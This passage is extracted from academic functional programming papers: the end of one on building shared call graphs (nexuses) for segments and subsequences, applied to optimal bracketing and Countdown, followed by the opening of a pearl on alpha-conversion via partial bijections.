$$\begin{array}{ll} uncat & :: \forall \alpha. [\alpha] \rightarrow [[\alpha], [\alpha]] \\ uncat[x_1, x_2] & = [[([x_1], [x_2])]] \\ uncat(x:xs) & = ([x], xs) : map(\lambda(l, r) \rightarrow (x:l, r)) (uncat xs) \end{array}$$



**Figure 1.** Call graph of a function that recurs on the immediate segments.

The recursive formulation leads to an exponential time algorithm, and the standard dynamic programming solution is to make use of a memo table to avoid computing  $opt$  more than once on the same argument. One purely functional scheme, a rather clumsy one, is developed on pages 233 to 236 of [1]. However, using nexusxes, there is a much simpler solution.

Before we tackle optimal bracketing, let us first look at a related but simpler problem, in which each recursive call depends only on the immediate segments.

### 3.1 Immediate segments

Consider the function  $f$  defined by the following scheme:

$$\begin{array}{lcl} f & :: & [\sigma] \rightarrow \tau \\ f[x] & = & \varphi x \\ f[xs] \mid length xs \geq 2 & = & f(init xs) \diamond f(tail xs) \end{array}$$

where  $\varphi :: \sigma \rightarrow \tau$  and  $(\diamond) :: \tau \rightarrow \tau \rightarrow \tau$ . Note that  $init xs$  and  $tail xs$  are the immediate segments of  $xs$ . Furthermore, note that  $f$  is defined only for non-empty sequences. The recursion tree or call graph of  $f$  for the initial argument  $abcde$  is depicted in Fig 1. The call graph has the form of a triangle; the inner nodes of the triangle are shared since  $init \cdot tail = tail \cdot init$ .

Now, let us build the recursion tree explicitly. We reuse the  $Tree$  data type of Sec. 1 and redefine the smart constructors  $leaf$  and  $node$ , which now take care of calling  $\varphi$  and  $\diamond$ .

$$\begin{array}{lcl} leaf & :: & \sigma \rightarrow Tree \tau \\ leaf x & = & Node Empty (\varphi x) Empty \\ node & :: & Tree \tau \rightarrow Tree \tau \rightarrow Tree \tau \\ node l r & = & Node l (info l \diamond info r) r \end{array}$$

The most immediate approach is to build the call tree in a bottom-up, iterative manner: starting with a list of singleton trees we repeatedly join adjacent nodes until one tree remains.

$$\begin{array}{lcl} bottom-up & :: & [\sigma] \rightarrow Tree \tau \\ bottom-up & = & build \cdot map leaf \\ build & :: & [Tree \tau] \rightarrow Tree \tau \\ build [t] & = & t \\ build ts & = & build (step ts) \\ step & :: & [Tree \tau] \rightarrow [Tree \tau] \\ step [t] & = & [] \\ step (t_1 : t_2 : ts) & = & node t_1 t_2 : step (t_2 : ts) \end{array}$$

The last equation introduces sharing:  $t_2$  is used two times on the

right-hand side.

Alternatively, the tree can be constructed in a top-down, recursive fashion: the triangle is created by adding a diagonal slice (corresponding to a left spine) for each element of the sequence.

$$\begin{array}{ll} top-down & :: [\sigma] \rightarrow Tree \tau \\ top-down & = foldr1 (\diamond) \cdot map leaf \end{array}$$

The helper function ‘ $\diamond$ ’ adds one slice to a nexus: its first argument is the singleton tree to be placed at the bottom, its second argument is the nexus itself. For instance, when called with  $leaf a$  and the tree rooted at  $bcde$  (see Fig. 1), ‘ $\diamond$ ’ creates the nodes labelled with  $abcde$ ,  $abcd$ ,  $abc$ ,  $ab$  and finally places  $leaf a$  at the bottom.

$$\begin{array}{ll} (\diamond) & :: Tree \tau \rightarrow Tree \tau \rightarrow Tree \tau \\ t \diamond u @ (Empty) & = t \\ t \diamond u @ (Node l x r) & = node (t \diamond l) u \end{array}$$

Of course, since the smart constructor  $node$  accesses only the roots of the immediate subtrees, it is not necessary to construct the tree at all. We could simply define  $leaf = \varphi$  and  $node = (\diamond)$ . (In fact, this is only true of the bottom-up version. The top-down version must keep the entire left spine of the tree.) The tree structure comes in handy if we want to access arbitrary subtrees, as we need to do for solving the optimal bracketing problem. This is what we turn our attention to now.

### 3.2 All segments

The function  $opt$  is an instance of the following recursion scheme:

$$\begin{array}{lcl} f & :: & [\sigma] \rightarrow \tau \\ f[x] & = & \varphi x \\ f[xs] \mid length xs \geq 2 & = & \varsigma [(f s_1, f s_2) \mid (s_1, s_2) \leftarrow uncat xs] \end{array}$$

where  $\varphi :: \sigma \rightarrow \tau$  and  $\varsigma :: [(\tau, \tau)] \rightarrow \tau$ . The function  $\varsigma$  combines the solutions for the ‘uncats’ of  $xs$  to a solution for  $xs$ .

Since the call tree constructed in the previous section contains all the necessary information we only have to adapt the smart constructor  $node$ :

$$\begin{array}{ll} node & :: Tree \tau \rightarrow Tree \tau \rightarrow Tree \tau \\ node l r & = Node l (\varsigma (zip (lspine l) (rspine r))) r \end{array}$$

The ‘uncats’ of the sequence are located on the left and on the right spine of the corresponding node.

$$\begin{array}{ll} lspine, rspine & :: \forall \alpha. Tree \alpha \rightarrow [\alpha] \\ lspine (Empty) & = [] \\ lspine (Node l x r) & = lspine l ++ [x] \\ rspine (Empty) & = [] \\ rspine (Node l x r) & = [x] ++ rspine r \end{array}$$

The functions  $lspine$  and  $rspine$  can be seen as ‘partial’ inorder traversals:  $lspine$  ignores the right subtrees while  $rspine$  ignores the left subtrees. (The function  $lspine$  exhibits quadratic running time, but this can be remedied using standard techniques.) For instance, the left spine of the tree rooted at  $abcd$  is  $a$ ,  $ab$ ,  $abc$ , and  $abcd$ . Likewise, the right spine of the tree rooted at  $bcde$  is  $bcde$ ,  $cde$ ,  $de$ , and  $e$ . To obtain the uncats of  $abcde$ , we merely have to zip the two sequences.

Now, to solve the optimal bracketing problem we only have to define  $\varphi = Const$  and  $\varsigma = best \cdot map (uncurry (: \oplus :))$ .

## 4 Subsequences

A subsequence is a possibly empty, possibly non-contiguous part of a sequence. For instance, the sequence  $abcd$  has 16 subsequences:  $\epsilon, a, b, c, d, ab, ac, ad, bc, bd, cd, abc, abd, acd, bcd$ , and  $abcd$ . An *immediate subsequence* results when just one element is removed from the sequence. A sequence of length  $n$  has  $n$  immediate subsequences and  $2^n$  subsequences in total.

As an illustration of the use of subsequences we have Hutton's Countdown problem [4]. Briefly, one is given a bag of source numbers and a target number, and the aim is to generate an arithmetic expression from some of the source numbers whose value is as close to the target as possible. The problem can be solved in a variety of ways, see [8]. One straightforward approach is to set it up as an instance of *generate and test* (we are only interested in the first phase here). We represent bags as ordered sequences employing the fact that a subsequence of an ordered sequence is again ordered. The generation phase itself can be separated into two steps: first generate all subsequences, then for each subsequence generate all arithmetic expressions that contain the elements *exactly* once.

```

data Expr   = Const Integer
            | Add Expr Expr | Sub Expr Expr
            | Mul Expr Expr | Div Expr Expr
exprs      :: [Integer] → [Expr]
exprs      = concatMap generate · subsequences
generate   :: [Integer] → [Expr]
generate [x] = [Const x]
generate xs = [e | (s1, s2) ← unmerge xs,
               e1 ← generate s1,
               e2 ← generate s2,
               e ← combine e1 e2]

```

The function *combine*, whose code is omitted, yields a list of all possible ways to form an arithmetic expression out of two subexpressions. The function *unmerge* splits a sequence that contains at least two elements into two subsequences (whose merge yields the original sequence) in all possible ways.

```

unmerge      :: ∀α. [α] → [[α], [α]]
unmerge [x1, x2] = [[x1], [x2]]
unmerge (x:xs) = ([x], xs) : map (λ(l, r) → (l, x:r)) s
                  ++ map (λ(l, r) → (x:l, r)) s
where s      = unmerge xs

```

For instance, *unmerge abcd* yields the following list of pairs:  $[(a, bcd), (b, acd), (c, abd), (bc, ad), (ab, cd), (ac, bd), (abc, d)]$ .

Now, how can we weave a nexus that captures the call graph of *generate*? As before, we first consider a simpler problem, in which each recursive call depends only on the immediate subsequences.

### 4.1 Immediate subsequences


Consider the function  $f$  defined by the following scheme:

```


f          :: [σ] → τ
f []      = ω
f [x]     = φ x
f xs      = ξ [f s | s ← delete xs]

```

where  $ω :: τ$ ,  $φ :: σ → τ$ , and  $ξ :: [τ] → τ$ . The function  $ξ$  combines the solutions for the immediate subsequences of  $xs$  to a solution for



**Figure 2.** Call graph of a function that recurs on the immediate subsequences.



**Figure 3.** The binomial tree corresponding to the inverse of the lattice of Fig. 2.

$xs$ . The function *delete* yields the immediate subsequences.

```

delete      :: ∀α. [α] → [[α]]
delete []    = []
delete (x:xs) = map (x:) (delete xs) ++ [xs]

```

The call graph of  $f$  for the initial argument  $abcd$  is depicted in Fig. 2. Clearly, it has the structure of a *Boolean lattice*. Though a Boolean lattice has a very regular structure it is not immediately clear how to create a corresponding nexus. So let us start with the more modest aim of constructing its *spanning tree*. Interestingly, a spanning tree of a Boolean lattice is a *binomial tree*. Recall that a binomial tree is a multiway tree defined inductively as follows: a binomial tree of rank  $n$  has  $n$  children of rank  $n-1, n-2, \dots, 0$ . To represent a multiway tree we use the left child, right sibling representation.<sup>1</sup> Since it will slightly simplify the presentation, we will build the binomial tree upside down, so the subtrees are labelled with 'supersequences' rather than subsequences.

```

top-down, tree :: ∀α. [α] → Tree [α]
top-down xs   = Node (tree xs) [] Empty
tree []        = Empty
tree (x:xs)   = Node l [x] r
where l       = fmap (x:) (tree xs) -- child
      r       = tree xs -- sibling

```

The binomial tree for the sequence  $abcd$  is pictured in Fig. 3. Note

<sup>1</sup> Actually, a binary tree represents a *forest* of multiway trees, see [5]. A single multiway tree is represented by a binary tree with an empty right subtree.

that the left child, right sibling representation of a binomial tree is a perfectly balanced binary tree (if we chop off the root node). Now, it is immediate that each node in the left subtree  $l$  has an immediate subsequence in the right subtree  $r$  at the corresponding position. This observation is the key for extending each node by additional *up-links* to the immediate subsequences. In order to do so we have to extend the data type *Tree* first.

```
data Tree  $\alpha$  = Empty
  | Node{ up :: [Tree  $\alpha$ ], -- up links
        left :: Tree  $\alpha$ , -- child
        info ::  $\alpha$ ,
        right :: Tree  $\alpha$ } -- sibling
```

As usual, we introduce a smart constructor that takes care of calling  $\phi$  and  $\varsigma$ .

```
node :: [Tree  $\tau$ ] → Tree  $\tau$  →  $\sigma$  → Tree  $\tau$  → Tree  $\tau$ 
node [u] l x r = Node [u] l ( $\phi$  x) r
node us l x r = Node us l ( $\varsigma$  (map info us)) r
```

Here is the revised version of *top-down* that creates the augmented binomial tree.

```
top-down :: [ $\sigma$ ] → Tree  $\tau$ 
top-down xs = v
where v = Node [] (tree xs v [])  $\omega$  Empty
```

The helper function *tree* takes a sequence, a pointer to the father and a list of pointers to predecessors, that is, to the immediate subsequences excluding the father. To understand the code, recall our observation above: each node in the left subtree  $l$  has an immediate subsequence in the right subtree  $r$  at the corresponding position.

```
tree :: [ $\sigma$ ] → Tree  $\tau$  → [Tree  $\tau$ ] → Tree  $\tau$ 
tree [] p ps = Empty
tree (x:xs) p ps = v
where v = node (p:ps) l x r
      l = tree xs v (r:map left ps) -- child
      r = tree xs p (map right ps) -- sibling
```

The parent of the child  $l$  is the newly created node  $v$ ; since we go down,  $l$ 's predecessors are the right subtree  $r$  and the left subtrees of  $v$ 's predecessors. The parent of the sibling  $r$  is  $u$ , as well; its predecessors are the right subtrees of  $v$ 's predecessors. The subtree  $l$  has one predecessor more than  $r$ , because the sequences in  $l$  are one element longer than the sequences in  $r$  (at corresponding positions).

Do you see where all a node's immediate subsequences are? Pick a node in Fig. 3, say *abd*. Its parent (in the multiway tree view) is an immediate subsequence, in our example *ab*. Furthermore, the node at the corresponding position in the right subtree of the parent is an immediate subsequence, namely *ad*. The next immediate subsequence, *bd*, is located in the right subtree of the grandparent and so forth.

To sum up, *top-down xs* creates a *circular nexus*, with links going up and going down. The down links constitute the binomial tree structure (using a binary tree representation) and the up links constitute the Boolean lattice structure (using a multiway tree representation). Since the nexus has a circular structure, *tree* depends on *lazy evaluation* (whereas the previous programs happily work in a strict setting).




Figure 4. The binomial tree corresponding to the lattice of Fig. 2.

## 4.2 All subsequences

The function *generate* is an instance of the following scheme:

$f$	$::$	$[\sigma] \rightarrow \tau$
$f []$	$=$	$\omega$
$f [x]$	$=$	$\phi x$
$f xs \mid length xs \geq 2$	$=$	$\varsigma [(f s_1, f s_2) \mid (s_1, s_2) \leftarrow unmerge xs]$

where  $\omega :: \tau$ ,  $\phi :: \sigma \rightarrow \tau$ , and  $\varsigma :: [(\tau, \tau)] \rightarrow \tau$ . The function  $\varsigma$  combines the solutions for the unmerges of  $xs$  to a solution for  $xs$ .

Each node in the nexus created by *top-down* spans a sublattice of sequences. Since each recursive call of *generate* depends on all subsequences of the argument, we have to access every element of this sublattice. In principle, this can be done by a *breadth-first traversal* of the graph structure. However, for a graph traversal we have to keep track of visited nodes. Alas, this is not possible with the current setup since we cannot check two nodes for equality. Fortunately, there is an attractive alternative at hand: we first calculate a spanning tree of the sublattice and then do a *level-order traversal* of the spanning tree.

As we already know, one spanning tree of a Boolean lattice is the binomial tree. Since we follow the up links, we use again the multiway tree representation.

```
data Rose  $a$  = Branch{label ::  $a$ , subtrees :: [Rose  $a$ ]}
binom ::  $\forall \alpha. \text{Int} \rightarrow \text{Tree } \alpha \rightarrow \text{Rose } \alpha$ 
binom r (Node us - x -)
= Branch x [binom i u | (i, u)  $\leftarrow$  zip [0..r-1] us]
```

Given a rank  $r$ , the call *binom r t* yields the binomial tree of the nexus  $t$ . Note that the ranks of the children are increasing from left to right (whereas normally they are arranged in decreasing order of rank). This is because we are working on the upside-down lattice with the largest sequence on top, see Fig. 4.

```
level-order ::  $\forall \alpha. [\text{Rose } \alpha] \rightarrow [\alpha]$ 
level-order ts
| null ts = []
| otherwise = map label ts
  ++ level-order (concatMap subtrees ts)
```

As an example, the level-order traversal of the binomial tree shown in Fig. 4 is *abcd*, *abc*, *abd*, *acd*, *bcd*, *ab*, *ac*, *ad*, *bc*, *bd*, *cd*, *a*, *b*, *c*, *d*, and  $\epsilon$ . Clearly, to obtain all possible unmerges we just have to zip this list with its reverse.

The level-order traversal has to be done for each node of the nexus.

As before, it suffices to adapt the smart constructor *node* accordingly:

$$\begin{aligned}
 \textit{node} &:: [\textit{Tree } \tau] \rightarrow \textit{Tree } \tau \rightarrow \sigma \rightarrow \textit{Tree } \tau \rightarrow \textit{Tree } \tau \\
 \textit{node} [u] l x r &= \textit{Node} [u] l (\phi x) r \\
 \textit{node us} l x r &= t \\
 \text{where} \\
 t &= \textit{Node us} l (\zeta (\textit{tail} (\textit{zip} (\textit{reverse} xs_1) xs_2))) r \\
 (xs_1, xs_2) &= \textit{halve} (\textit{level-order} [\textit{binom} (\textit{length} us) t])
 \end{aligned}$$

Note that we have to remove the trivial unmerge ( $\epsilon, abcd$ ) from the list of zips in order to avoid a black hole (using *tail*). The function *halve* splits a list into two segments of equal length.

Now, to solve the Countdown problem we first have to define suitable versions of  $\omega$ ,  $\phi$ , and  $\zeta$ —we leave the details to the reader. Since the nexus woven by *top-down* already contains the solutions for *all* subsequences, collecting the arithmetic expression trees is simply a matter of flattening a binary tree. Here is the reimplementation of *exprs*:

$$\begin{aligned}
 \textit{exprs} xs &= \textit{concat} (\textit{flatten} [\textit{top-down} xs]) \\
 \textit{flatten} &:: \forall \alpha. [\textit{Tree } \alpha] \rightarrow [\alpha] \\
 \textit{flatten} [] &= [] \\
 \textit{flatten} (\textit{Empty} : ts) &= \textit{flatten} ts \\
 \textit{flatten} (\textit{Node} _l x r : ts) &= x : \textit{flatten} ([r] ++ ts ++ [l])
 \end{aligned}$$

All in all, an intriguing solution for a challenging problem.

## 5 Conclusion

The use of nexus programming to create the call graph of a recursive program seems to be an attractive alternative to using an indexed memo table. As we said above, the result of a recursive subcomputation is then only a link away. But the programming is more difficult and we have worked out the details only for two examples: segments and subsequences. The method is clearly in need of generalisation, both to other substructures of sequences, but also beyond sequences to an arbitrary data type. What the examples have in common is the idea of recursing on a function *ipreds* that returns the immediate predecessors in the lattice of substructures of interest. For segments the value of *ipreds* *xs* is the pair *(init xs, tail xs)*. For subsequences, *ipreds* is the function *delete* that returns immediate subsequences. It is the function *ipreds* that determines the shape of the call graph. To avoid having the programmer embark on a voyage of discovery for each new problem, we need a general theorem that shows how to build the call tree with sharing given only knowledge about *ipreds*. Whether or not the sharing version of the call tree should be built bottom-up by iterating some process *step*, or recursively by a fold, remains open. We have some preliminary ideas about what such a general theorem should look like (the conditions of the theorem relate *ipreds* and *step*), but they are in need of polishing. What is clear, however, is that the exploitation of sharing is yet another technique available to functional programmers interested in optimising their programs.

## Acknowledgements

We would like to thank four anonymous referees for their constructive and helpful comments.

## 6 References

- [1] Richard Bird and Oege de Moor. *Algebra of Programming*. Prentice Hall Europe, London, 1997.
- [2] Thomas H. Cormen, Charles E. Leiserson, Ronald L. Rivest, and Clifford Stein. *Introduction to Algorithms*. The MIT Press, Cambridge, Massachusetts, second edition, 2001.
- [3] Ralf Hinze. Memo functions, polytypically! In Johan Jeuring, editor, *Proceedings of the 2nd Workshop on Generic Programming, Ponte de Lima, Portugal*, pages 17–32, July 2000. The proceedings appeared as a technical report of Universiteit Utrecht, UU-CS-2000-19.
- [4] Graham Hutton. Functional Pearl: the countdown problem. *Journal of Functional Programming*, 12(6):609–616, November 2002.
- [5] Donald E. Knuth. *The Art of Computer Programming, Volume 1: Fundamental Algorithms*. Addison-Wesley Publishing Company, 3rd edition, 1997.
- [6] E. Meijer, M. Fokkinga, and R. Paterson. Functional programming with bananas, lenses, envelopes and barbed wire. In *5th ACM Conference on Functional Programming Languages and Computer Architecture, FPCA’91, Cambridge, MA, USA*, volume 523 of *Lecture Notes in Computer Science*, pages 124–144. Springer-Verlag, 1991.
- [7] Donald Michie. “Memo” functions and machine learning. *Nature*, (218):19–22, April 1968.
- [8] Shin-Cheng Mu. *A calculational approach to program inversion*. PhD thesis, Oxford University Computing Laboratory, 2003.
- [9] Chris Okasaki. Functional Pearl: Three algorithms on Braun trees. *Journal of Functional Programming*, 7(6), November 1997.
- [10] Simon Peyton Jones. *Haskell 98 Language and Libraries*. Cambridge University Press, 2003.
- [11] Neil Sarnak and Robert E. Tarjan. Planar point location using persistent search trees. *Communications of the ACM*, 29(7):669–679, July 1986.

# FUNCTIONAL PEARLS

## $\alpha$ -conversion is easy

THORSTEN ALTENKIRCH

*School of Computer Science & Information Technology, University of Nottingham,  
Nottingham, NG8 1BB, UK  
(e-mail: txa@cs.nott.ac.uk)*

### Abstract

We present a new and simple account of  $\alpha$ -conversion suitable for formal reasoning. Our main tool is to define  $\alpha$ -conversion as a structural congruence parametrized by a partial bijection on free variables. We show a number of basic properties of substitution. e.g. that substitution is monadic which entails all the usual substitution laws. Finally, we relate  $\alpha$ -equivalence classes to de Bruijn terms.

### 1 Introduction

When reasoning about  $\lambda$ -terms we usually want to identify terms which only differ in the names of bound variables, such as  $\lambda x.zx$  and  $\lambda y.zy$ . We say that these terms are  $\alpha$ -convertible and write  $\lambda x.zx \equiv_\alpha \lambda y.zy$ . We want that all operations on  $\lambda$ -terms preserve  $\equiv_\alpha$ . The first potential problem is substitution, if we naively substitute  $z$  by  $x$  in the terms above we obtain  $(\lambda x.zx)[z \leftarrow x] = \lambda x.xx$  and  $(\lambda y.zy)[z \leftarrow x] = \lambda y.xy$  but  $\lambda x.xx \not\equiv_\alpha \lambda y.xy$ . To avoid this behaviour we introduce *capture avoiding substitution*:

$$(\lambda x.t)[y \leftarrow u] = \lambda x'.t[x \leftarrow x'][y \leftarrow u]$$

where  $x'$  does not occur free in  $u$  or  $t$ .

in the case  $x \neq y$ .

This solves the problem discussed before:  $(\lambda x.zx)[z \leftarrow x] = \lambda v.xv$  and  $(\lambda y.zy)[z \leftarrow x] = \lambda v'.xv'$  and indeed  $\lambda v.xv \equiv_\alpha \lambda v'.xv'$ . Here  $v, v'$  are arbitrary choices of variable names — we can make sure that such variables exist by using a countably infinite set of names.

How do we establish formally that the improved definition of substitution preserves  $\alpha$ -conversion and has some other desirable properties? The standard account (Curry & Feys, 1958; Hindley & Seldin, 1986) defines  $\alpha$ -conversion as structural, transitive closure of

$$\frac{y \notin \text{FV}(t)}{\lambda x.t \equiv_\alpha \lambda y.t[x \leftarrow y]}$$

and establish basic properties<sup>1</sup> such as symmetry and that substitution preserves  $\alpha$  equivalence. (Hindley & Seldin, 1986), p. 10, remark:

*The above technicalities are rather dull. But their very dullness has made them a trap for even the most careful authors.*

One possible reaction to the unexpected complexity of something as apparently trivial as  $\alpha$ -conversion is to ignore it. Indeed, this was the approach initially taken in (Barendregt, 1984), only the 2nd edition contains a discussion of the topic in the appendix (pp. 577).

Another reaction is to look for an alternative presentation of  $\lambda$ -terms. The classical approach are de Bruijn's *nameless dummies* (de Bruijn, 1972). This approach is suitable for formalisation, e.g. see (Altenkirch, 1993), but can get quite unwieldy in some cases. Also it leaves open the question how de Bruijn's terms are related to named terms. Alternatively, Coquand suggested to introduce two different classes of variables (bound variables and parameters), this theory is formally developed in (McKinna & Pollack, 1993).

Yet another possibility is to move to a world where the problem disappears, this is basically the idea behind recent work on *higher order abstract syntax* and related approaches (Hofmann, 1999; Gabbay & Pitts, 1999; Fiore *et al.*, 1999).

Somewhere orthogonal to this, Gordon and Melham suggested and investigated an axiomatic theory to reason about  $\alpha$ -conversion (Gordon & Melham, 1996) — this has been formalized in HOL.

In the present note I attempt something maybe less exciting but hopeful as least as useful: I suggest a better (I hope) way to present and reason about the classical theory of  $\alpha$ -conversion.

The main tool is to define a generalized version of  $\alpha$ -conversion which also deals with free variables and to use techniques from typed  $\lambda$ -calculus to reason about it. This definition of substitution fits into the structure of a monad and by verifying that it satisfies the equational properties of a monad (or a Kleisli triple) we are able to show that the usual substitution laws hold. As a corollary we obtain that finite sets of variables with substitutions as morphisms form a category. Finally, we will discuss the relation to de Bruijn terms.

## 2 Terms and $\alpha$ -conversion

We assume as given an infinite set of variable names  $\mathcal{V}$  with a decidable equality. Infinity guarantees that for any finite set of names  $X \subset_{\text{fin}} \mathcal{V}$  we can effectively obtain  $\text{Fresh}(X) \in \mathcal{V} \setminus X$ .

Instead of defining a set of terms we define a family of sets  $\text{Tm}(X)$  of terms with free variable in  $X \subseteq_{\text{fin}} \mathcal{V}$  inductively:

$$\frac{x \in X}{x \in \text{Tm}(X)} \quad \frac{t, u \in \text{Tm}(X)}{tu \in \text{Tm}(X)} \quad \frac{t \in \text{Tm}(X \cup \{x\})}{\lambda x. t \in \text{Tm}(X)}$$

<sup>1</sup> As far as I am aware it is never shown that transitivity can be eliminated from the definition of  $\alpha$ -conversion, which is needed to show that the relation is non-trivial.

This definition is motivated by the view that the untyped  $\lambda$ -calculus is a special case of the typed one, where one only has got one type. Hence the judgment  $\Gamma \vdash t : \sigma$  turns into  $t \in \text{Tm}(X)$  since  $\sigma$  is unique and all what remains from the context  $\Gamma$  is the set of names occurring in it.

The basic problem with the classical definition of  $\alpha$ -conversion is that it doesn't take free variables into account — it only talks about bound variables. However, when moving under a binder previously bound variables become free. Our solution is to parametrize  $\alpha$ -conversion by a partial bijection — a partial bijection  $R \subseteq X \times Y$  on finite sets of variables  $X, Y \subseteq_{\text{fin}} \mathcal{V}$  is a relation which is a partial function and its converse is a partial function. Or with other words it is a bijection on a subset of  $X$  and  $Y$ .

Given  $R$  a partial bijection as above and  $x, y \in \mathcal{V}$  we define the symmetric update of  $R$  as

$$R(x, y) = (R \setminus \{(x, v), (y, w) \mid v, w \in \mathcal{V}\}) \cup \{(x, y)\} \in (X \cup \{x\}) \times (Y \cup \{y\})$$

It is easy to see that  $R(x, y)$  is a partial bijection.

We now define  $\equiv_{\alpha}^R \subseteq \text{Tm}(X) \times \text{Tm}(Y)$  parametrized by a partial bijection  $R \subseteq X \times Y$ , inductively:

$$\frac{x R y}{x \equiv_{\alpha}^R y} \quad \frac{t \equiv_{\alpha}^R t' \quad u \equiv_{\alpha}^R u'}{t u \equiv_{\alpha}^R t' u'} \quad \frac{t \equiv_{\alpha}^{R(x,y)} u}{\lambda x. t \equiv_{\alpha}^R \lambda y. u}$$

Note that we cannot replace partial bijections by bijections because of shadowing, e.g.  $(\lambda x. x)x \equiv_{\alpha} (\lambda y. y)x$  cannot be established using only bijections.

Given  $X, Y, Z \subseteq_{\text{fin}} \mathcal{V}$  we write  $1_X = \{(x, x) \mid x \in X\} \subseteq X \times X$  for the identity relation on  $X$ , which obviously is a partial bijection. Given  $R \subseteq X \times Y$  and  $S \subseteq Y \times Z$  we write  $R^\circ = \{(y, x) \mid (x, y) \in R\} \subseteq Y \times X$  for  $R$ 's converse and  $R; S = \{(x, z) \mid \exists y \in Y. (x, y) \in R \wedge (y, z) \in S\} \subseteq X \times Z$  for the relational composition of  $S$  and  $Z$ . Both operations are closed under partial bijections. We can now establish basic properties of update:

*Lemma 1*

Let  $X, Y, Z \subseteq_{\text{fin}} \mathcal{V}$  and  $R \subseteq X \times Y, S \subseteq Y \times Z$  be partial bijections:

1.  $1_X(x, x) = 1_{X \cup \{x\}}$
2.  $(R(x, y))^\circ = R^\circ(y, x)$
3.  $R(x, y); S(y, z) = (R; S)(x, z)$

*Proof*

I show only 3. the other cases are even easier:

$$\begin{aligned} & aR(x, y); S(y, z)b \\ \iff & \quad \{ \text{definition of update and ;} \} \\ \iff & \quad \exists c. (a = x \wedge y = c \wedge z = b) \vee (x \neq a \wedge y \neq c \wedge z \neq b \wedge aRc \wedge cSb) \\ \iff & \quad \{ \text{properties of } \exists, \text{ defn of ;} \} \\ & \quad (a = x \wedge z = b) \vee (x \neq a \wedge z \neq b \wedge aR; Sb) \\ \iff & \quad \{ \text{definition of update} \} \\ & a(R; S)(x, z)b \end{aligned}$$

□

*Proposition 2*

1.  $\forall t \in \text{Tm}(X). t \equiv_{\alpha}^{1_X} t$
2.  $t \equiv_{\alpha}^R u \implies u \equiv_{\alpha}^{R^\circ} t$
3.  $t \equiv_{\alpha}^R u \wedge u \equiv_{\alpha}^S v \implies t \equiv_{\alpha}^{R;S} u$

*Proof*

By induction over the structure of  $t \in \text{Tm}(X)$  using the fact that the rules defining  $\equiv_{\alpha}^R$  are structurally deterministic. The only difficult case is  $\lambda$  where we have to use the corresponding parts of lemma 1.  $\square$

We now define  $\equiv_{\alpha} = \equiv_{\alpha}^{1_X}$  and obtain

*Corollary 3*

$\equiv_{\alpha}$  is an equivalence relation, i.e. it is reflexive, symmetric, transitive.

*Proof*

Directly from the previous proposition.  $\square$

Since we are interested in terms up to  $\alpha$ -equivalence, we define the family of sets of  $\alpha$ -equivalence classes  $\text{Tm}^{\alpha}(X) = \text{Tm}(X)/\equiv_{\alpha}$ .

### 3 Substitution

A substitution is given by a function  $f \in X \rightarrow \text{Tm}(Y)$  where  $X, Y \subset_{\text{fin}} \mathcal{V}$ . Given a substitution  $f$  and  $x \in \mathcal{V}, t \in \text{Tm}(Y)$  we define the update

$$\begin{aligned} f[x, t] &\in X \cup \{x\} \rightarrow \text{Tm}(Y) \\ &= f \setminus \{(x, u) \mid u \in \text{Tm}(Y)\} \cup \{(x, t)\} \end{aligned}$$

A substitution can be extended to a function on terms  $(\lfloor f \rfloor) \in \text{Tm}(X) \rightarrow \text{Tm}(Y)$ , this extension proceeds by structural recursion over  $t \in \text{Tm}(X)$ :

$$\begin{aligned} (\lfloor f \rfloor)(x) &= f(x) \\ (\lfloor f \rfloor)(t \ u) &= (\lfloor f \rfloor)(t) \ (\lfloor f \rfloor)(u) \\ (\lfloor f \rfloor)(\lambda x. t) &= \lambda z. (\lfloor f[x, z] \rfloor)(t) \quad \text{where } z = \text{Fresh}(Y) \end{aligned}$$

The common case of substituting a single variable arises as a special case, i.e. given  $x \in \mathcal{V}$  and  $u \in \text{Tm}(X)$  we have  $1_X[x, u] \in X \cup \{x\} \rightarrow X$ . Hence  $(\lfloor 1_X[x, u] \rfloor) \in \text{Tm}(X \cup \{x\}) \rightarrow \text{Tm}(X)$  is the operation which replaces  $x$  by  $u$ . Given  $t \in \text{Tm}(X \cup \{x\})$  we write  $t[x = u]$  for  $(\lfloor 1_X[x, u] \rfloor)(t)$ .

We are now going to verify that substitution preserves  $\alpha$ -congruence, i.e. if we have two substitutions  $f, g \in X \rightarrow \text{Tm}(Y)$  s.t.  $f(x) \equiv_{\alpha} g(x)$  then for any  $t \equiv_{\alpha} u$  we have  $(\lfloor f \rfloor)(t) \equiv_{\alpha} (\lfloor g \rfloor)(u)$ .

We use the usual notation to extend relations to function spaces, i.e.  $fR \rightarrow Sg \iff \forall x, x'. xR x' \implies f(x)Sg(x')$ . Using this we can express the preservation theorem in a general form:

*Proposition 4*

Given  $f \in X \rightarrow \text{Tm}(Y), g \in X' \rightarrow \text{Tm}(Y')$  and partial bijections  $R \subseteq X \times X', S \subseteq Y \times Y'$  we have that

$$\frac{fR \rightarrow (\equiv_\alpha^S)g}{(\lfloor f \rfloor)(\equiv_\alpha^R) \rightarrow (\equiv_\alpha^S)(\lfloor g \rfloor)}$$

Clearly, the preservation property arises as a special case by setting  $R = 1_X$  and  $S = 1_Y$ .

To prove this we first need a lemma on updates:

*Lemma 5*

